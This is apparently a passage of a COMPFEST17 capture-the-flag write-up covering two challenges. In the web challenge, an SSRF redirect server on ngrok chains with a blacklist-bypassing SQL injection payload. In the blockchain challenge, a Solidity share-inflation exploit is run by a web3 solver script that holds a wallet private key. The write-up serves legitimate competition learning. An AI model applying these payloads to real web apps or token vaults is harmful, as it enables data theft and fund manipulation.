
chall.zip

Submission


Given a website where we can register and login as a user:



Once we registered an account and login, we can view and search for “asteroids” or in this case, quotes:



Interestingly, we can also view our profile and upload a URL to post it as a profile picture:



Failed to render as image. Server responded with:

None

Looking at the source code, it is clear that the challenge is a Flask-based web application that simulates an asteroid catalog system. Users can register, log in, view asteroids, and update their profile pictures via a URL. All of these actions are done through endpoints defined in **app.py**

Snippet of app.py:

```
...

@app.route('/')
def home():
    if 'username' in session:
        return redirect(url_for('catalog'))
    return render_template('login.html')

@app.route('/login', methods=['POST'])
def login():
    username = request.form['username']
    password =
hashlib.md5(request.form['password'].encode()).hexdigest()

    conn = get_db_connection()
    user = conn.execute('SELECT * FROM users WHERE username=? AND
password=?',
                        (username, password)).fetchone()
    conn.close()

    if user:
        session['username'] = user['username']
        session['role'] = user['role']
        return redirect(url_for('catalog'))
    else:
        return render_template('login.html', error='Invalid
credentials.')

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password =
hashlib.md5(request.form['password'].encode()).hexdigest()

        conn = get_db_connection()
        try:
            conn.execute('INSERT INTO users (username, password) VALUES
(?, ?)',
                         (username, password))
            conn.commit()
            conn.close()
            return redirect(url_for('home'))
        except sqlite3.IntegrityError:
            conn.close()
            return render_template('register.html', error='Username
already exists.')
    return render_template('register.html')

@app.route('/catalog')
def catalog():
    if 'username' not in session:
        return redirect(url_for('home'))

    search = request.args.get('search', '')

    conn = get_db_connection()
    if search:
        asteroids = conn.execute('SELECT * FROM asteroids WHERE name
LIKE ?', (f'%{search}%',)).fetchall()
    else:
        asteroids = conn.execute('SELECT * FROM asteroids').fetchall()
    conn.close()

    return render_template('catalog.html', asteroids=asteroids,
role=session['role'])

@app.route('/admin', methods=['GET', 'POST'])
def admin():
    if 'username' not in session or session['role'] != 'admin':
        return redirect(url_for('home'))

    conn = get_db_connection()

    if request.method == 'POST':
        if 'add' in request.form:
            name = request.form['name']
            description = request.form['description']
            conn.execute('INSERT INTO asteroids (name, description)
VALUES (?, ?)', (name, description))
            conn.commit()
        elif 'delete' in request.form:
            asteroid_id = request.form['asteroid_id']
            conn.execute('DELETE FROM asteroids WHERE id=?',
(asteroid_id,))
            conn.commit()

    asteroids = conn.execute('SELECT * FROM asteroids').fetchall()
    conn.close()
    return render_template('admin.html', asteroids=asteroids)

def filter_sqli(search_raw: str) -> str:

    blacklist = [
        'union', 'select', 'from', 'where', 'insert', 'delete',
'update', 'drop', 'or',' ',
        'table', 'database', 'schema', 'group', 'order', 'by', ';', '=',
'<', '>','||','\t'
    ]

    search_lower = search_raw.lower()

    for word in blacklist:
        if word in search_lower:
            abort(403, description="SQL injection attempt detected:
Blacklisted word found.")

    if 'access_level' not in search_lower:
        abort(403, description="SQL injection attempt detected: Invalid
payload structure")

    return search_lower

...
```

The goal is to retrieve the flag stored in the **admin_secrets** table of the SQLite database.

Snippet from init_db.py:

```
...

# Add default secrets
    secrets = [
        ('Flag', FLAG, 3),
        ('final_message', 'You made it! Remember: the flag belongs to those who trust their own path.', 3),
        ('author_message', 'You sure you can get the flag? Think twice...', 2),
        ('welcome_note', 'Welcome to the Asteroid Admin system!', 1)
    ]
    for s in secrets:
        c.execute('INSERT OR IGNORE INTO admin_secrets (secret_name, secret_value, access_level) VALUES (?, ?, ?)', s)

...
```

There is one interesting endpoint, however, and that is /internal/admin/search endpoint:

```
@app.route('/internal/admin/search')
def internal_admin_search():
    if request.remote_addr != '127.0.0.1':
        return "Access denied", 403

    conn = get_db_connection()
    try:
        search_raw = request.args.get('q', '')
        if search_raw == '':
            query = "SELECT secret_name, secret_value FROM admin_secrets WHERE access_level <= 2"
        else:
            search = filter_sqli(search_raw)
            query = f"SELECT secret_name, secret_value FROM admin_secrets WHERE secret_name LIKE '{search}' AND access_level <= 2"

        rows = conn.execute(query).fetchall()

        result = ''
        for row in rows:
            result += f"{row['secret_name']}: {row['secret_value']}\n"
        if not result:
            result = "No secrets found"
        return result, 200, {'Content-Type': 'text/plain; charset=utf-8'}
    except Exception as e:
        return f"Error: {str(e)}"
    finally:
        conn.close()

def is_private_url(url: str):
    hostname = urlparse(url).hostname
    if not hostname:
        return True
    ip = socket.gethostbyname(hostname)
    return ipaddress.ip_address(ip).is_private
```

This particular endpoint is Vulnerable to SQL Injection, particularly in the ‘q’ parameter. However, there is a blacklist that checks for ‘unsafe’ keywords and removes them:

```
def filter_sqli(search_raw: str) -> str:

    blacklist = [
        'union', 'select', 'from', 'where', 'insert', 'delete', 'update',
'drop', 'or',' ',
        'table', 'database', 'schema', 'group', 'order', 'by', ';', '=',
'<', '>','||','\t'
    ]

    search_lower = search_raw.lower()

    for word in blacklist:
        if word in search_lower:
            abort(403, description="SQL injection attempt detected:
Blacklisted word found.")

    if 'access_level' not in search_lower:
        abort(403, description="SQL injection attempt detected: Invalid
payload structure")

    return search_lower
```

It will abort any query containing the words or characters defined in “blacklist”. This, however, can still be bypassed!!! How? With the following payload:

```
%'/*access_level*/AND/**/access_level/**/NOT/**/BETWEEN/**/0/**/AND/**/2
/**/-
```

In addition, there is also a is_private function that checks whether the request comes from a private IPs list. This IP includes **localhost**. Knowing the usual drill, this is an SSRF vulnerability.

In conclusion, from all these spotted vulns, we can do an attack chain consisting of SQLi + SSRF on the **/internal/admin/search/?q=** endpoint.


To complete this action, we have to host a web server that returns a redirect response (HTTP 302) to the internal admin search URL with the payload. We can achieve this using **flask**. Mine looked like:

```
from flask import Flask, redirect

app = Flask(__name__)

@app.route('/redirect')
def redirect_to_local():
    return redirect("http://127.0.0.1:5000/internal/admin/search?q=%25%27%2F%2Aaccess_level%2A%2FAND%2F%2A%2A%2Faccess_level%2F%2A%2A%2FNOT%2F%2A%2A%2FBETWEEN%2F%2A%2A%2F0%2F%2A%2A%2FAND%2F%2A%2A%2F2%2F%2A%2A%2F--%20", code=302)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
```

We can host this server using ngrok by running the following commands (run them on separate tabs):

```
python3 server.py
ngrok http 5000
```


What this does is that it will initiate a flask server in localhost and host it to the internet on port 5000 on the device. To initiate the payload, we must get the remote web application to access our server on **/redirect** which can be done on the profile page.



```
Version                       3.26.0
Region                        Asia Pacific (ap)
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://4ec6c1e17405.ngrok-free.app -> http://localhost:5000

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Next we can login and go to the profile page. From here, we can paste the URL of our Ngrok server with the /redirect endpoint. This will prompt the web application to access that endpoint which also **REDIRECTS them to access the /internal/admin/search/?q endpoint with the SQL injection payload.**

Alas, here is the result:



Failed to render as image. Server responded with:


```
Flag: COMPFEST17{you_lov3_ez_s5rf_and_
final_message: You made it! Remember: 
```

Photo URL: https://76de3a9940f3.ngrok-free.app/redirect

Flag: COMPFEST17{you_lov3_ez_s5rf_and_s1mpl3_inject_r1gh7???}

V. Blockchain

Phantom-Thieves [100 pts]



[100 pts] Phantom-Thieves

Description

Author: xymbol

Let's infiltrate this palace and make the greedy king got trapped!

http://ctf.compfest.id:7401

Attachments

Given a blockchain challenge with two source files: **Fortress.sol and Setup.sol.** These two contracts provides us with the following information:

The contract uses PhantomCoin (ERC20 Token)

This is a straightforward ERC20 token. The most important feature is the buyTokens() function, which lets us mint 1 token for every 1 ETH sent. This is our entry point to acquire the necessary assets for the attack.

Vault Contract

This is the heart of the system and where the vulnerability lies. It's a standard token vault that uses a share-based accounting system.

- deposit(amount): Mints shares to a user based on the amount of PhantomCoin they deposit. The number of shares minted is calculated proportionally to the total supply of tokens in the vault.
- withdraw(sharesAmount): Burns a user's shares and sends them a corresponding amount of PhantomCoin.

The critical formula for calculating shares during a deposit is: shares = (amount * totalShares) / totalTokens

The glaring vulnerability here is that the contract calculates shares based on its own token balance (totalTokens), but it doesn't account for tokens transferred *directly* to the contract address without using the deposit function. **This allows us to poison the pool by inflating the totalTokens value without increasing totalShares.**

Fortress Contract

This is our primary target. It contains the openVault() function we need to break. When called, this function performs the following steps:

1. Approves the Vault to spend its PhantomCoin.
2. Calculates how many shares it would mint (wouldMint) if it deposited all its tokens.
3. Checks if wouldMint > 0. If not, it reverts with the NoShares error message. This is our win condition.
4. If the check passes, it proceeds to deposit and then immediately withdraw its funds.

Setup Contract

This contract simply deploys the challenge and has an isSolved() function that returns true once we've successfully forced the openVault() function to revert as intended.

The main vuln lies in the snippet in Fortress.sol:

```
uint256 newShares;
if (currentShares == 0) {
    newShares = _amount;
} else {
    newShares = (_amount * currentShares) / currentBalance;
}
```


When shares exist (currentShares > 0), new shares are calculated as (amount * totalShares) / totalBalance. If we can make the Vault's token balance much larger than its shares, then depositing even a large amount might mint zero shares due to integer division truncation.

To take advantage of this vulnerability, we can use the following exploit contract:

Exploit.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

import "./Setup.sol";

contract Exploit {
    Setup public setup;

    constructor(address _setup) payable {
        require(msg.value == 0.5 ether + 1, "Exactly 0.5 ether + 1 wei required");
        setup = Setup(_setup);
    }

    function attack() external {
        Fortress challenge = setup.challenge();
        PhantomCoin token = PhantomCoin(challenge.token());
        Vault vault = Vault(challenge.vault());

        uint256 buyAmount = 0.5 ether + 1;
        token.buyTokens{value: buyAmount}();

        token.approve(address(vault), 1);
        vault.deposit(1);

        uint256 remainingBalance = token.balanceOf(address(this));
        token.transfer(address(vault), remainingBalance);
    }
}
```

We can deploy these contracts along with the Setup.sol in Remix IDE. Create these two files under the “contracts” folder there and compile them:



After that, record its ABI and Bytecode because it will be used for the solver script, which can be done by pressing the two symbols at the bottom of the “Compile” section (as shown in the picture).

With our exploit contract deployed and having its ABI + Bytecode, I wrote the following solver script:

(NOTE: The wallet credentials, ABIs and Bytecode are temporary and only existed when the challenge was ongoing)

```
import json
from web3 import Web3

RPC_URL =
"http://ctf.compfest.id:7401/66b5b8b4-2634-411c-bd71-ed068fe4cc7d"
PRIVKEY =
"30bbfa647a6b40453179b61539001397a989a5298e4429ca48904cd291faf2d0"
WALLET_ADDR = "0x78E88f98D5AE99E159a9531ea4Eddec29eF424E1"
SETUP_CONTRACT_ADDR = "0xc92A7Fe3aA7Be8fB07A7D9bc8e0a3B6C607c269e"

w3 = Web3(Web3.HTTPProvider(RPC_URL))
```

```
print(f"Connected to blockchain: {w3.is_connected()}")
print(f"Current block number: {w3.eth.block_number}")
print(f"Your wallet balance:
{w3.from_wei(w3.eth.get_balance(WALLET_ADDR), 'ether')} ETH")

EXPLOIT_ABI = json.loads("""
[
        {
                "inputs": [
                        {
                                "internalType": "address",
                                "name": "_setup",
                                "type": "address"
                        }
                ],
                "stateMutability": "payable",
                "type": "constructor"
        },
        {
                "inputs": [],
                "name": "attack",
                "outputs": [],
                "stateMutability": "nonpayable",
                "type": "function"
        },
        {
                "inputs": [],
                "name": "setup",
                "outputs": [
                        {
                                "internalType": "contract Setup",
                                "name": "",
                                "type": "address"
                        }
                ],
                "stateMutability": "view",
                "type": "function"
        }
]
""")

# Paste the Bytecode you copied from Remix inside the quotes (must start
with '0x')
EXPLOIT_BYTECODE =
"60806040526040516109543803806109548339818101604052810190610025919061011
2565b6706f05b59d3b20001341461006f576040517f08c379a0000000000000000000000
```

```
000000000000000000000000000000000008152600401610066906101bd565b604051809
10390fd5b805f806101000a81548173ffffffffffffffffffffffffffffffffffffffff0
21916908373ffffffffffffffffffffffffffffffffffffffff160217905550506101db5
65b5f80fd5b5f73ffffffffffffffffffffffffffffffffffffffff82169050919050565
b5f6100e1826100b8565b9050919050565b6100f1816100d7565b81146100fb575f80fd5
b50565b5f8151905061010c816100e8565b92915050565b5f602082840312156101275761
01266100b4565b5b5f610134848285016100fe565b91505092915050565b5f828252602
08201905092915050565b7f45786163746c7920302e35206574686572202b20312077656
9207265717569725f8201527f65640000000000000000000000000000000000000000000
000000000000000000602082015250565b5f6101a760228361013d565b91506101b282610
14d565b604082019050919050565b5f6020820190508181035f8301526101d48161019b5
65b9050919050565b61076c806101e85f395ff3fe608060405234801561000f575f80fd5
b5060043610610034575f3560e01c80639e5faafc14610038578063ba0bba40146100425
75b5f80fd5b610040610060565b005b61004a61041b565b60405161005791906104b8565
b60405180910390f35b5f805f9054906101000a900473ffffffffffffffffffffffffffff
ffffffffffff1673ffffffffffffffffffffffffffffffffffffffff1663d2ef7398604
0518163ffffffff1660e01b8152600401602060405180830381865afa1580156100ca573
d5f803e3d5ffd5b505050506040513d601f19601f820116820180604052508101906100e
e9190610521565b90505f8173ffffffffffffffffffffffffffffffffffffffff1663fc0
c546a6040518163ffffffff1660e01b8152600401602060405180830381865afa1580156
1013a573d5f803e3d5ffd5b505050506040513d601f19601f82011682018060405250810
19061015e9190610576565b90505f8273fffffffffffffffffffffffffffffffffffffff
f1663fbfa77cf6040518163ffffffff1660e01b8152600401602060405180830381865af
a1580156101aa573d5f803e3d5ffd5b505050506040513d601f19601f820116820180604
052508101906101ce9190610576565b90505f6706f05b59d3b2000190508273fffffffff
fffffffffffffffffffffffffffffff1663d0febe4c826040518263ffffffff1660e01b8
1526004015f604051808303818588803b158015610222575f80fd5b505af115801561023
4573d5f803e3d5ffd5b50505050508273fffffffffffffffffffffffffffffffffffffff
f1663095ea7b38360016040518363ffffffff1660e01b81526004016102759291906105f
2565b6020604051808303815f875af1158015610291573d5f803e3d5ffd5b50505050604
0513d601f19601f820116820180604052508101906102b5919061064e565b508173fffff
ffffffffffffffffffffffffffffffffff1663b6b55f2560016040518263ffffffff166
0e01b81526004016102f09190610679565b5f604051808303815f87803b1580156103075
75f80fd5b505af1158015610319573d5f803e3d5ffd5b505050505f8373fffffffffffff
fffffffffffffffffffffffffff166370a08231306040518263ffffffff1660e01b81526
004016103579190610692565b602060405180830381865afa158015610372573d5f803e3
d5ffd5b505050506040513d601f19601f820116820180604052508101906103969190610
6d5565b90508373ffffffffffffffffffffffffffffffffffffffff1663a9059cbb84836
040518363ffffffff1660e01b81526004016103d392919061070f565b602060405180830
3815f875af11580156103ef573d5f803e3d5ffd5b505050506040513d601f19601f82011
682018060405250810190610413919061064e565b505050505050565b5f8054906101000
a900473ffffffffffffffffffffffffffffffffffffffff1681565b5f73fffffffffffff
fffffffffffffffffffffffffff82169050919050565b5f819050919050565b5f6104806
1047b6104768461043e565b61045d565b61043e565b9050919050565b5f6104918261046
6565b9050919050565b5f6104a282610487565b9050919050565b6104b281610498565b8
2525050565b5f6020820190506104cb5f8301846104a9565b92915050565b5f80fd5b5f6
```

```
104df8261043e565b9050919050565b5f6104f0826104d5565b9050919050565b6105008
16104e6565b811461050a575f80fd5b50565b5f8151905061051b816104f7565b9291505
0565b5f602082840312156105365761053561 04d1565b5b5f6105438482850161050d565
b915050929150505656b6105558161 04d5565b811461055f575f80fd5b50565b5f8151905
06105708161054c565b92915050565b5f602082840312156105 8b5761058a6104d1565b5
b5f61059884828501610562565b91505092915050565b6105aa816104d5565b825250505
65b5f819050919050565b5f819050919050565b5f6105dc6105d76105d2846105b0565b6
1045d565b6105b9565b9050919050565b6105ec816105c2565b82525050565b5f6040820
190506106055f8301856105a1565b61061260208301846105e3565b9392505050565b5f8
115159050919050565b61062d81610619565b811461063757 5f80fd5b50565b5f8151905
06106488161062456 5b92915050565b5f6020828403121561066357610662610 4d1565b5
b5f61067084828501610 63a565b91505092915050565b5f602082019050610 68c5f83018
46105e3565b92915050565b5f6020820190506106a55f8301846105a1565b92915050565
b6106b4816105b9565b81146106be575f80fd5b50565b5f81519050610 6cf816106ab565
b92915050565b5f6020828403121561 06ea576106e96104d1565b5b5f6106f7848285016
106c1565b91505092915050565b610709816105b9565b82525050565b5f6040820190506
107225f8301856105a1565b61072f6020830184610700565b9392505050 56fea26469706
67358221220aac020ee1e9f28e84b404ecba3381c639b551f1681d032b098715a6a78994
2f364736f6c63430008140033"

print("\n[+] Step 1: Deploying the Exploit contract...")

deployment_value = w3.to_wei('0.5', 'ether') + 1

ExploitContract = w3.eth.contract(abi=EXPLOIT_ABI,
bytecode=EXPLOIT_BYTECODE)

deploy_txn =
ExploitContract.constructor(SETUP_CONTRACT_ADDR).build_transaction({
    'from': WALLET_ADDR,
    'value': deployment_value,
    'nonce': w3.eth.get_transaction_count(WALLET_ADDR),
    'gas': 2000000, # Set a reasonable gas limit
    'gasPrice': w3.eth.gas_price
})

signed_deploy_txn = w3.eth.account.sign_transaction(deploy_txn,
private_key=PRIVKEY)
deploy_tx_hash =
w3.eth.send_raw_transaction(signed_deploy_txn.raw_transaction)
print(f"    Deploy transaction sent! Hash: {deploy_tx_hash.hex()}")

tx_receipt = w3.eth.wait_for_transaction_receipt(deploy_tx_hash)
exploit_contract_address = tx_receipt.contractAddress
print(f"Exploit contract deployed at: {exploit_contract_address}")
print("\n[+] Step 2: Calling the attack() function...")


deployed_exploit = w3.eth.contract(address=exploit_contract_address,
abi=EXPLOIT_ABI)

attack_txn = deployed_exploit.functions.attack().build_transaction({
    'from': WALLET_ADDR,
    'nonce': w3.eth.get_transaction_count(WALLET_ADDR),
    'gas': 2000000,
    'gasPrice': w3.eth.gas_price
})


signed_attack_txn = w3.eth.account.sign_transaction(attack_txn,
private_key=PRIVKEY)
attack_tx_hash =
w3.eth.send_raw_transaction(signed_attack_txn.raw_transaction)
print(f"Attack transaction sent! Hash: {attack_tx_hash.hex()}")

w3.eth.wait_for_transaction_receipt(attack_tx_hash)
print("Attack transaction successful!")

print("\n[+] Step 3: Verifying the solution...")

SETUP_ABI = json.loads("""
[

{"inputs":[],"name":"isSolved","outputs":[{"internalType":"bool","name":
"","type":"bool"}],"stateMutability":"view","type":"function"}
]
""")
setup_contract = w3.eth.contract(address=SETUP_CONTRACT_ADDR,
abi=SETUP_ABI)

is_solved = setup_contract.functions.isSolved().call()

if is_solved:
    print("The challenge is solved! You can now get the flag.")
else:
    print(“Something went wrong. The challenge is not solved yet.")
```

Running this script prompted me “The challenge is solved!” message, which means the exploit was successful (I forgot to screenshot :’v). After this is done, we can just go to the

Blockchain Launcher interface at http://ctf.compfest.id:7401/ at click “Flag”. With that, the flag will be given at the bottom right of the screen – I also forgot to screenshot this :((

Flag: COMPFEST17{y0u_are_p0werless_since_y0u_cann0t_d0_the_rug_n0w_huh?_b62ecb3383}

End of Write Up. This CTF was very NT ngl…